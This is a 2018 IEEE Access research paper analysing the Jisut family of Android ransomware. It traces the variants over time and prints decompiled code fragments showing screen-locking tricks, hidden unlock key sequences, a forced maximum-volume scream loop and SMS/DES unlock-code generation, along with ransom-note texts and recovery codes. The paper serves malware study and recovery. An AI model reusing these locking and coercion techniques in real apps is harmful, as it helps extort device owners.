IEEE Access
Multidisciplinary ⋮ Rapid Review ⋮ Open Access Journal

Received July 19, 2018, accepted September 5, 2018, date of publication October 4, 2018, date of current version October 29, 2018.

Digital Object Identifier 10.1109/ACCESS.2018.2873583

An in-Depth Study of the Jisut Family of Android Ransomware

ALEJANDRO MARTÍN[1], JULIO HERNANDEZ-CASTRO[2], AND DAVID CAMACHO[1]
[1]School of Engineering, Autonomous University of Madrid, 28049 Madrid, Spain
[2]School of Computing, University of Kent, Canterbury CT2 7NF, U.K.

Corresponding author: Alejandro Martín (alejandro.martin@uam.es)

This work was supported in part by the Next Research Projects, such as the Comunidad Autónoma de Madrid under Grant S2013/ICE-3095 (CIBERDINE: Cybersecurity, Data and Risks), in part by the Spanish Ministry of Science and Education and Competitivity (MINECO), and in part by the European Regional Development Fund (FEDER) under Grant TIN2014-56494-C4-4-P (EphemeCH) and Grant TIN2017-85727-C4-3-P (DeepBio).

ABSTRACT Android malware is increasing in spread and complexity. Advanced obfuscation, emulation detection, delayed payload activation or dynamic code loading are some of the techniques employed by the current malware to hinder the use of reverse engineering techniques and anti-malware tools. This growing complexity is particularly noticeable in the evolution of different strands of the same malware family. Over the years, these families mature to become more effective by incorporating new and enhanced techniques. In this paper, we focus on a particular Android ransomware family named Jisut, and perform a thorough technical analysis. We also provide a detailed overall perspective, which will hopefully help to create new tools and techniques to tackle more effectively the threat posed by ransomware.

INDEX TERMS Ransomware, Jisut, android, malware, malware families.

I. INTRODUCTION

When current mobile operating systems made their first appearance, late in the first decade of the current century, there was already an extensive know-how on designing and fighting against malware aimed at personal computers. The emergence of malware targeting these new mobile platforms was a foretold event. The importance reached by smartphones in our daily lives have made them a particularly attractive target, and this is specially true of the Android platform. Whether due to its more open structure or to its notoriously higher market share, most of malware developer's efforts focus on Android. Some of the advantages offered by the Android platform unfortunately make it also an excellent target for developing and distributing malware, not only by experienced developers and cybercriminals, but also by beginners.

The increasingly key role that smartphones play in our daily lives turn them into a perfect bridge for extorting victims. Unsurprisingly, ransomware has emerged as a very profitable business, allowing to blackmail a victim by locking access to the device, frequently in combination with encrypting data files or throwing false accusations of illegal activity, with the ultimate goal of demanding a hefty ransom.

Although there is an abundance of literature studying Android malware, most of these works focus on a small number of research paths: they either center around designing detection tools [1], evaluating the effects of obfuscation tools [2], on malware classification, or on detecting samples containing a malicious payload [3]. Curiously, the work we encompass in this paper, that is, a thorough research focusing on a fine-grained analysis of the features and evolution of a single malware family, seems to constitute a new approach.

We think that an in-depth study of the most important Android malware families can help to understand their evolution, both from a low level perspective (to evaluate implementation details) and from a high level (to assess common patterns between variants of the same family). While this has been a pointless exercise in the past, mostly due to the extreme simplicity of the known malware families, the current complexity and the consistent evolution and improvement they are now experiencing warrants, in our opinion, the need for a more detailed screening.

In this paper we aim to provide a deep insight on a specific Android malware family called Jisut, which has been mainly distributed on Chinese markets (although there can be found variants translated to other languages) and has taken many different shapes, leading to numerous Jisut variants.

The common denominator of these is that they ask for a ransom after having locked the device with a permanent screen, or after encrypting user's files, and that they share clear structural patterns. However, as it will be shown later, there are also versions which only pursue to lock the operation of the system, while offering no recovering option.

Throughout the different sections of this paper, the Jisut family and its most important variations are carefully examined. It will be shown how these variants have emerged, and how they had evolved to lead to new variants. At the same time, the locking and encrypting mechanisms are inspected and also exploited, providing the necessary details for recovery when getting infected by this ransomware.

The contributions of this research can be summarized as follows:

- To describe the Jisut family of Android ransomware and its most important variants, outlining their purposes, providing the most significant implementation details and studying their encryption and/or screen-locking mechanisms.
- To perform a temporal analysis of the evolution of the different variants found in the wild, studying how modifications and improvements are successively included.
- To explore the weaknesses of this ransomware, in order to provide the necessary details to recover both the device and user data.

The rest of the paper is organised as follows: Section II describes the background and related work, Section III presents the Jisut family and some information regarding the evolution of its most important variants, Section IV describes the technical details of this family, Section V includes a series of remarks based on the analysis performed and Section VI provides some conclusions and recommendations.

II. BACKGROUND AND RELATED WORK

A. ANDROID RANSOMWARE EVOLUTION

In its almost ten years of existence, Android has been constantly pointed as the main target of malware authors. Despite all the new security policies and other novel countermeasures implemented, Android remains attractive as a platform to design and develop new malware. Although when Android first appeared in 2008 an extensive experience in building malware for personal computers already existed, the limitations of the platform made it difficult to translate it to Android. But this appears to be changing, particularly since 2016. As Malwarebytes Labs state in their 2017 State of Malware Report [4], Android is evolving to accommodate more complex software and, hence, more powerful malware.

A clear evidence of this growing complexity is Android ransomware, which is now our main focal point [5] in this work. Starting from a brief definition, "a ransomware is a kind of malware which demands a payment in exchange for a stolen functionality" [6], it is possible to categorise samples of this type of malware into two different classes, depending on the procedure adopted to coerce the victim [7]: lockers (also called screen-lockers) or cryptoransomware. Added to this, we also have a related category, scareware.

Regarding lockers, they try to stop most of the device functionality by making use of persistent screens which cannot be closed, or by locking the device with a password. In the case of cryptoransomware, the malware encrypts user's files, so it is necessary to pay the ransom to recover them. Depending on the encryption methods used, we can identify [8]: private-key ransomware, public-key ransomware or hybrid ransomware, where a random secret key is generated in the device and encrypted using public-key cryptography. Finally, in scareware [9] the coercion procedure involves threatening or frightening the victim. For instance, making public some personal information or falsely accusing the victim of holding illegal content (i.e. child pornography).

Regarding ransomware specifically designed for Android, the first implementation able to encrypt files was called Simplocker, reported in 2014 [10]. It showed a screen accusing the victim of having child pornography while the user files were encrypted in the background. A ransom was asked for unlocking the victim's data, which was encrypted using a fixed key that can be found in the ransomware code. Later, an evolution of this malware was described in 2015 [11], able of communicating with its authors. In this new variant, Simplocker is more complex and, for example, employs unique keys.

Other family of malware usually cited in security reports is Lockerpin [12]. While old versions of this family tried to lock the victim's device by constantly prompting a screen, recent samples make use of the native Android locking system. This procedure, for which the user has to grant Device Administrator privileges, is really effective and cannot be easily removed or bypassed. The Jisut family, also described in the 2017 Trends in Android Ransomware by ESET [12], has been widely spread in the Chinese market. With similar aims and methods to the previous mentioned families, Jisut locks the device by showing a permanent screen where the user is encouraged to pay a ransom. Currently, many other ransomware families are active: Slocker, Koler or LockDroid are some of the most dangerous families that have emerged over the last years [13].

B. ANDROID MALWARE FAMILIES ANALYSIS IN THE LITERATURE

So far, research related to Android malware has usually studied it from a general perspective, taking sets of samples of varied families as a whole, without explicit attention to the specifics that each kind of malware family presents. To the best of our knowledge, only one previous research has made a deep analysis of a malware family. In that study, the GinMaster [14] family is described quite technically, analysing the different generations that have appeared over time, and mentioning the improvements which have been sequentially added.

Other literature focused on this topic adopts a more general perspective. Thus, an interesting research by

Zhou and Jiang [15] offers overall details of a big set of Android malware families, providing a few technical details and some general patterns. Andrubis [16], [17] draws a wide analysis of a huge dataset of Android malware samples, with the aim of providing a dataset of features, but no technical details of the families are provided. Monika and Lindskog [13] perform a study showing general trends among Android families, describing their appearance over the years. However, the approach taken is very general, and particularities and technical details are not provided.

Other literature is focused on developing analysis and detection tools. For instance, multiple research studies broad feature sets to discern the nature of applications. The use of third-party calls [1], string-based features [18] or API-calls, permissions and network addresses [19] are some of the features extracted from sets of malware and benign software to build detection tools. To these features, other tools have also incorporated more determinant features such as taint analysis, used by Revealdroid [20], or dynamically extracted information, as it is the case of Droid-Sec [21]. DroidSieve [2] is also focused on presenting a tool for malware detection and classification. This tool constitutes an interesting step forward against obfuscated malware, giving special attention to obfuscation-invariant features and directly extracting information from the *DEX* files.

Specifically focused on Android ransomware, Andronio *et al.* [22] concentrate on extracting features able to detect malware thanks to the use of encryption processes, threatening texts or locking services. A similar approach opts for including into the model threatening pictures or logos [23]. The use of API packages has also been studied [24] to discern between apps of different nature without specific previous knowledge. Instead of using code-level features, the effects of ransomware have been measured by monitoring hardware metrics, such as processor or memory usage [25]. The particular weaknesses of the Android platform when dealing with ransomware has also been studied by Yang *et al.* [26]. However, neither these nor previous literature analyse malware families independently.

The need to focus on the specifics of each family has also been highlighted in the literature [27]. Wei *et al.* state that when gathering a dataset of malware samples, detailed and reliable information must be provided. This means, according to the authors, that each type of malware must be profiled independently and that manual analysis become mandatory.

III. THE JISUT RANSOMWARE

The Jisut family started spreading in 2014. There are no available reports on the number of users infected, but it is probably a significant figure, for the reasons shown below. We can, however, approximate the number of different samples detected by antivirus engines during these years. For instance, based on the database of the VirusTotal Intelligence portal,[1] 4,693 different samples have been detected by at least one antivirus from 2014 as belonging to the Jisut family.[2]

Nevertheless, even classifying these samples as variants of the Jisut family is a non-trivial issue. Some of these are also categorised as Slocker, or as belonging to other families by different antivirus. This problem has been already highlighted in several research works, which showed that the procedure for naming malware families [28] is inconsistent. This is clearly visible when uploading a sample to the VirusTotal service, as the categorisation performed by the different antivirus can vary significantly.

Even when two engines agree on the type classification of a piece of malware, they can call it as belonging to different families. Added to this is the fact that there are some engines which attribute no explanatory names (i.e. just a number sequence) to malicious samples. Different researchers have concentrated on addressing this problem, and have built tools to offer an agreed tag [29].

However, sometimes it is possible to observe how different malware families along different variants are distinguishable due to the use of common structural patterns. Although Jisut has unmistakable patterns, retrieving samples of different variants becomes an arduous task. In this research, in order to gather a varied and representative set of Jisut samples, a manually intensive work to search for individual samples was necessary. Throughout the paper, we will mainly refer to these variants with their main package name.

With regard to the structure and general characteristics of the Jisut family, it is important to stress the simplicity observed in its coding style. This fact suggests authorship by people with a lack of experience, possibly young. These beginners probably started by reading the easy-to-find documentation available in many Chinese webs and blogs containing instructions on how to develop a simple lock-screen ransomware.

Among the variants found, the same base structure can be identified. On top of this structure, we find from variants implementing very small changes to versions where the attacker opts for adopting a totally different cryptoransomware-based model instead of the screen locking scheme. Five screenshots of some of the most important variants of this family are shown in Fig. 1.


A. THE EVOLUTION OF JISUT

We first have analysed the evolution of this family in terms of number of distinct samples found, month by month, by the VirusTotal portal and reported as Jisut by at least one antivirus[3] (see Fig. 2). This family has had two moments of wide popularity: When it appeared in June 2014, new samples were continuously found for almost a year. At the beginning of 2016 it was reactivated, and it reached its global maximum

[1] `http://virustotal.com/intelligence/`

[2] We have applied a threshold of two minimum different sources uploading a sample, in order to avoid minor variations which have not spread widely.

[3] We have applied a threshold of two minimum different sources uploading a sample in order to avoid minor variations.



(a)

恭喜你，你的手机已染上木马病毒。

让你不好好学习把时间荒废在手机上，现在知道错了吧？叫你手贱 什么软件都安装！

对不起该木马病毒无法去除，关机无效（开机自启）！

如想去除木马病毒！你加QQ：1204234223求我教你如何解锁！

实在无法去除木马病毒 请将手机放置水中浸泡10分钟即可！

23时59分58秒后手机系统自动崩溃！请把手机放置水中！

你超哥哥制作的等死吧！

(b)

来自【坑坑更健康，坑爆你手机】QQ2235600939

输入密码

请输入密码q!

确定

(c)

据说这软件可以！无限刷酷跑积分，~~值不值随你qq847790462

均少我要退出

这不，手机准备爆炸了！只有密才可退

什么，你不想给钱！

那就等着手机爆炸吧！

输入滨少给你的密码退出

手机会慢慢的变热，最后会爆炸

如qq847790462获取密码

软件将在47时59分58秒后手机爆炸

欢迎加QQ847790462获取密码

(d)

恭喜你手机被锁了!

QQ1031606149

向作者要解锁密码

你的解密序列号1126193

注:每个序列号对应唯一解锁密码

请在此输入解锁密码

确认解锁

(e)

3:12

黑客攻防工具箱

Ooops,your files have been encrypted!

发生了什么?

你的文件被我加密了，解密的话带好MONEY来联系我哦

除了付款以外有其他破解方法吗?

几乎是没有的，除非找我付款解密

怎么联系你呢?

傲世唯一QQ2984525384

解密费用贵吗?

放心，解密只需20元，一般人还是付的起的

0892191537837743842339

Copy

Please enter your key!

DECRYPT

FIGURE 1. Screenshots of the main variants of the Jisut ransomware, sorted by year. (a) Variant tk.jianmo.study (2014). (b) Variant lichongqing _shuang (2014). (c) Variant nero.lockphone (2015). (d) Variant qqmagic (2016). (e) Variant Hongyian - Huanmie (2017).




FIGURE 2. Evolution of the number of samples categorised as Jisut submitted to VirusTotal, per month.

in September 2017. In this month, around 1,500 new samples of different variants were found.

From these, different broad sample sets, which share almost an identical code but which include minor changes (i.e. a different package name or a different message on the screen), can be identified. We call these sets *variants*. The differences found between variants may include different encryption mechanisms, different forms of scaring a victim, etc. Fig. 3 shows the most important variants (which are described in depth below) of the Jisut malware. In this figure, interesting behavioural patterns among variants can be identified. The most significant characteristic lies in how the number of uploads has peaks of different size depending on the variant. For instance, the *tk.jianmo.study* generation, which can be considered as the original one, had a peak relevance during the second half of 2014 and the beginning of 2015. Then a long hibernation is easy to spot. After that, at the beginning of 2017, the most important peak is reached detecting 70 new samples in January.

It should be also noted how the *Nero.lockphone* variant appeared when the original family was decreasing in popularity, at the beginning of 2015. From that moment, both variants have followed a very close pattern. With two recent peaks in January and September 2017, both variants seem to behave in a very similar fashion. This fact could reflect an organised campaign, where the same people work simultaneously with different variants, but it could also be the result of a ripple effect. One way or another, there is also a seasonal component. The four highest peaks in the plot, August 2015, January 2015, January 2017 and September 2017, correspond to a period immediately after holidays. This makes sense, particularly among young people, who have significant more exposure time during holidays. Holiday gifts in the form of new smartphones can also play a role.




FIGURE 3. Evolution of the different Jisut variants, in terms of number of samples submitted to VirusTotal, per month.

In contrast with the two previous variants, the plot suggests other variants follow different trends. In the case of *com.lichongqing.shuang* or *tos.tx*, their repetitive pattern over time has a reduced number of new samples detected. This difference among variants can be ascribed to different criminal groups working independently.

IV. TECHNICAL IMPLEMENTATION DETAILS OF JISUT

This section deepens the analysis of these variants, revealing technical implementation aspects, such as the the necessary actions to undermine the integrity of the infected system and the procedures used to encrypt user's files. At the same time, the evolution of each family is analysed separately.

A. THE JIANMO VARIANT

In June 2016, the first samples categorised as Jisut were detected.[4] These samples, whose main package is *tk.jianmo.study*, implement a lock-screen malware.

1) APPLICATION ANALYSIS

Once installed and launched,[5] this ransomware shows a screen (see Fig. 1a) which reports that the device has been infected by a Trojan virus, and that the user must contact the author via the QQ messaging service within 24 hours. Otherwise, user's data will be definitely removed. At the bottom, a timer registers the remaining time. We have checked the operation of this counter, proving that turning the system clock back makes no difference (so the user cannot extend the time). By taking a look into the code, we can see that a file located in the path `/data/data/tk.jianmo.study/shared_prefs/TimeSave.xml` is continuously updated to store the remaining time. In a few samples of this variant that we have studied, when the timer expires, the user's files are not removed (this functionality is in fact not implemented). However, as it will be shown, there are numerous variants which actually materialise this threat.

This malware is composed by just one package with several classes:

```
/
└─ tk.jianmo.study
│  ├─ BootBroadcastReceiver.class
│  ├─ BuildConfig.class
│  ├─ MainActivity.class
│  ├─ R.class
│  └─ killprocessserve.class
└─ LogCatBroadcaster.class
```

The first class, `BootBroadcastReceiver.class`, implements the necessary code to restart the app if it is closed, by means of a BroadcastReceiver which launches `MainActivity.class` if a *Broadcast* is received. This last class manages the timer of the app, as explained, and overrides the `onKeyDown()` method in order to control which buttons are pressed:

The previous code works together with the following method:

[4]The first sample on 6th June 2016. Can be identified by SHA-256:789f8bfedf8f04ee8fe9c01cc0bda76604a89bf6fc641cd75dc9221a1a2a7ac3

[5]For this analysis, we have use the sample identified by SHA-256:4aaf1687316ffa6de108e12768b8434a9f12b07ea6953450cbf8a2a6b633fdc1

```
1  public boolean onKeyDown(int paramInt, KeyEvent
      paramKeyEvent){
2    if (n == 4) {
3      if (keyTouthInt == 0) {
4        usedTime = SystemClock.
      currentThreadTimeMillis();
5        keyTouthInt = 1;
6        usedTime = System.currentTimeMillis(); }
7      else if (keyTouthInt == 1) {
8        keytouch(usedTime, keyTouthInt, 1); }
9      else {
10       keytouch(usedTime, keyTouthInt, 4); }
11   }
12   if (n == 3) {
13     keytouch(usedTime, keyTouthInt, 5);
14   if (keyTouthInt == 6) {
15     new MyDialogFragment().show(getFragmentManager
      (),"mydialog");}
16   }
17   if (n == 82){keytouch(usedTime,keyTouthInt,100)
      ;}
18   if (n == 25){keytouch(usedTime,keyTouthInt,2);}
19   if (n == 24){keytouch(usedTime,keyTouthInt,3);}
20   if (n == 26){
21     Toast.makeText((Context)this, (CharSequence)
      "眙眙眙眙眙眙眙，开机自启，关机也没用的哦，
      "扣电池也没用的哦！！！！睦眙眙", 0).show();}
```

Listing. 1. Detection of keystrokes in the Jianmo variant.

```
1  public void keytouch(long paramLong, int paramInt1
      , int paramInt2){
2    this.newTime = System.currentTimeMillis();
3    if ((this.newTime - paramLong <= 'B') && (
      paramInt1 == paramInt2)){
4      this.usedTime = this.newTime;
5      this.keyTouthInt = (paramInt1 + 1);
6      return; }
7    this.keyTouthInt = 0; }
```

Listing. 2. Keystroke detection in the Jianmo variant.

The goal of these code bits is to detect when a particular sequence of keys are pressed. This is used to hide the deactivation mechanism, which is prompted when the user presses a certain sequences of keys. Said sequence is provided by the criminal when the ransom has been paid. The method used consists on evaluating when a particular key has been pressed. As it can be seen in Listing 1, several conditional statements compare the key pressed. Then, the *keyTouch()* method is called with the *keyTouchInt* value and a constant. When these two values are equal and the last key was pressed less than 2 seconds ago, the value of *keyTouchInt* is incremented by 1 in line 6, Listing 2. If these two conditions are not met, the value of the variable is reset to 0 (line 7, Listing 2). If the value of keyTouchInt reaches the value of 6 (line 14, Listing 1), a dialog is prompted which asks the user to introduce a code while threatening the victim it will delete all its data if not. The sequence of keys, in terms of KEYCODES is: *4-4-25-24-4-3*, that correspond to the keys:

KEYCODE_BACK - KEYCODE_BACK - KEYCODE_VOLUME_DOWN - KEYCODE_VOLUME_UP - KEYCODE_BACK - KEYCODE_HOME

The last key is the HOME key, which although the Android system does not allow to directly detect when pressed (the *onKeyDown()* method is not called) is commonly used in lockware like this by overriding the method *onAttachedToWindow()* and changing the type of the window, as it can be seen below (see Listing 6). However, this trick is no longer functional in the newest Android versions.

```
public void onAttachedToWindow(){
  getWindow().setType(2004);
  super.onAttachedToWindow();
}
```

Listing. 3. Override of *onAttachedToWindow* method in the Jianmo variant.

2) VARIATIONS OF THIS VARIANT

Throughout 2014, this variant was spread featuring only minor changes. In most of them, modifications are limited to different messages or package names. However, it is valuable for this work to glimpse through how attackers employ simple alterations to build new pieces of malware, since they allow us to gather further insights on the key trends of the evolution of ransomware.

For instance, one common pattern found among samples that are almost clones is the use of different package names, mostly by adding suffixes to the original name. This might be an attempt to upload new samples to markets such as Google Play and/or to produce, through new signatures, false negatives by one or more antivirus. For instance, among the samples of this variant found in 2014, from 35 to 41 of the antivirus included in the VirusTotal service test for positive, depending on the sample. Worse still, an average of 35% of the antivirus engines incorrectly return a negative classification. Examples of these new package names, derived from the original `tk.jianmo.study` are `tk.jianmo.studyds21` or `tk.jianmo.studypj7m76mo`.

Alternatively, differences also exists at the code level. In another sample,[6] we can observe an slightly different specification of the *onKeyDown* method. But in this particular case we are facing a useless piece of code, since it does not lead to unlock the secret screen.

Other variation of this method found in a different sample[7] is used to define a different sequence of key presses to unlock the secret screen. This time, the user must press twice the

[6]Identified by SHA-256: 9e99dd63b41dffb12af7a82bad4efc80bf095edcd6fe3dc718630dc76335b28a

[7]Identified by SHA-256: d2a5aed7c26caf55721460f252d6119c0ab6ffefbda875c42fccb1e5c71de873

back key followed by a different key. Then, it is possible to introduce the deactivation key, which is a string formed by 10 spaces.

B. THE LICHONGQING SHUANG VARIANT

One of the branches originated in 2014 evolved into a curious type of scareware (see Fig. 1b). Analysing a sample of this year,[8] we found it plays a loud scream sound and shows and frightening picture. The creator tries to scare and to coerce the victim into paying the ransom. This lock-screen malware also employs a hidden menu, which is activated through a long press in the upper section of the screen. Again, the key is assigned in the code, in plain text, to a variable. This makes it easy to extract. In this particular sample, the key is: “*2235600939*”.

The malware makes use of the *MediaPlayer* resource to play the scream sound:

```
1  this.audioMgr =((AudioManager)getSystemService("
       audio"));
2  this.maxVolume =this.audioMgr.getStreamMaxVolume
       (3);
3  this.m = new MediaPlayer();
4  this.m = MediaPlayer.create(this, 2130968576);
5  this.m.setLooping(true);
6  this.m.prepare();
7  this.m.start();
8  new Handler().postDelayed(new Runnable(){
9    @Override
10   public void run(){
11     Object localObject = mService.this;
12     Class localClass = Class.forName("com.
       lichongqing.shuang.Activity2");
13     localObject = new Intent((Context)localObject,
       localClass);
14     ((Intent)localObject).addFlags(268435456);
15     mService.this.startActivity((Intent)
       localObject)
16     mService.this.Y();
17     mService.this.m.start();
18     ((Vibrator)mService.this.getSystemService("
       vibrator")).vibrate(mService.access$L1000004(
       mService.this), 0);
19   return; }
```

Listing. 4. Mediaplayer invocation in the Lichonqing Shuan variant, preventing volume decrease.

The code, shown in Listing 4, starts by setting the volume to its maximum level (line 2). Then it invokes the mediaplayer to play the sound on an infinite loop, while continuous actions to increase the volume are sent in order to counter any attempts by the to decrease it. In line 18, it also employs the vibration function,

C. THE NERO.LOCKPHONE VARIANT

Samples of this variant (see Fig.1c) were detected for the first time in 2014, but it was in 2015 when it was widely spread. Although the graphical interface of this variant[9] is indeed substantially different from the samples previously mentioned, the behaviour and intentions are identical. Proof of this can be found just by taking a look at the code, where it can be seen that the operation is also basically the same. It encourages the user to contact the criminals through the QQ chat app (where it is presumed he will ask for a ransom). At the code level, the package structure contains the same classes with identical names. The only major difference lies in the deactivation procedure. On this occasion, the text box to introduce the deactivation code is shown from the outset on the screen.

The unlock code is also saved as plain text within the code:

```
1  this.up = ((int)System.currentTimeMillis());
2  if (this.up - this.down < 200){
3    if (!MainActivity.access$L1000002(MainActivity.
       this).getText().
      toString().equals("旭哥QQ1767332988!")){
4    break label236;
5    }
6    MainActivity.this.stopService(this.val$kill);
7    System.exit(0);
8  }
```

Listing. 5. Unlock procedure in the Nero.Lockphone variant.

The ransomware checks (Listing 5) the time the button on the left of the smartphone is pressed (line 2). When the user performs a long press the app shows a counter, probably to confuse the user. When the button is only briefly pressed, the code inserted by the user is compared against the string “旭哥QQ1767332988!". If both values are the identical, the application terminates (line 7).

D. THE QQMAGIC VARIANT

The messages shown by the previous analysed versions display various kinds of threats to incite the victim to pay a ransom. However, the malicious payload is limited to screen locking, with unlocking possible after using a key provided in plain in the code. Even when this key is encrypted, the original one can be easily obtained since we can observe how it has been encrypted with a symmetric key. However, this *qqmagic* variant implements some interesting improvements which make the process of obtaining the unlocking code through reverse engineering much more complicated.

For instance, in a sample of this variant,[10] the attacker makes use of SMS services in order to receive a password, randomly generated and encrypted. Thus, each time this ransomware is installed by a different victim, a new and different password is generated, which is shared with the attacker through a SMS. This allows to generate victim dependent numbers, which the attacker use to generate victim dependent deactivation codes. In Listing 6 it is possible to see how

[8]Identified by SHA-256: 8043461bc97509bdf3300376898040d5dba4b5f5804e942c1d0b4fb4119b69f9

[9]Identified by SHA-256: 4bed20bdb3586dfea0b7a09e28a0126ebc05669551d53c4c9ac69aaee5ca8f69

[10]Identified by SHA-256: b914c0dd57ffcb1c96cf37d61a3ae052a5372f01c5fac3ea0535bbdb0da862dd

two variables, which are used to calculate the unlocking password, are initialised (lines 1 and 2), how a DES object is initialised with a string (line 3) and also how the SmsManager service is used (line 6):

```
1  this.pass = ((Math.random() * 10000000));
2  this.passw = ((int)(Math.random() * 1000000));
3  this.des = new DesUtils("QQ1031606149");
4  this.share = getSharedPreferences("GreyWolf", 0);
5  this.editor = this.share.edit();
6  this.sms = SmsManager.getDefault();
```

Listing. 6. Password unlocking, QQmagic variant.

After analysing these objects, the malware checks if there is a network connection. If it is possible to use network services (lines 2-9), the app transmits the randomly generated code, which will be used by the attacker to generate a deactivation code. If it is not possible to use SMS services (lines 12-18), the app employs a DES algorithm to decrypt a text provided in plain to be used as the encryption password, so the functionality of the app is guaranteed.

```
1  if (isNetworkConnected(getApplicationContext())){
2    if (this.share.getLong("m", 0) == 0){
3      this.editor.putLong("m", this.pass);
4      this.editor.commit();
5    }
6    try{
7      this.editor.putString("passw", this.des.
       encrypt("" + this.passw));
8      this.editor.commit();
9      this.ppss = this.share.getLong("m", 8) + "";
10   }
11   catch (Exception localException1){
12     try{
13       this.password = this.des.decrypt(this.share.
       getString("passw", ""));
14       new Thread(){
15         public void run(){
16           s.this.sms.sendTextMessage(s.h(...);}
17         }.start();
18         return;
19  }}}
```

Listing. 7. Deactivation code computation with no network connection in the QQmagic variant.

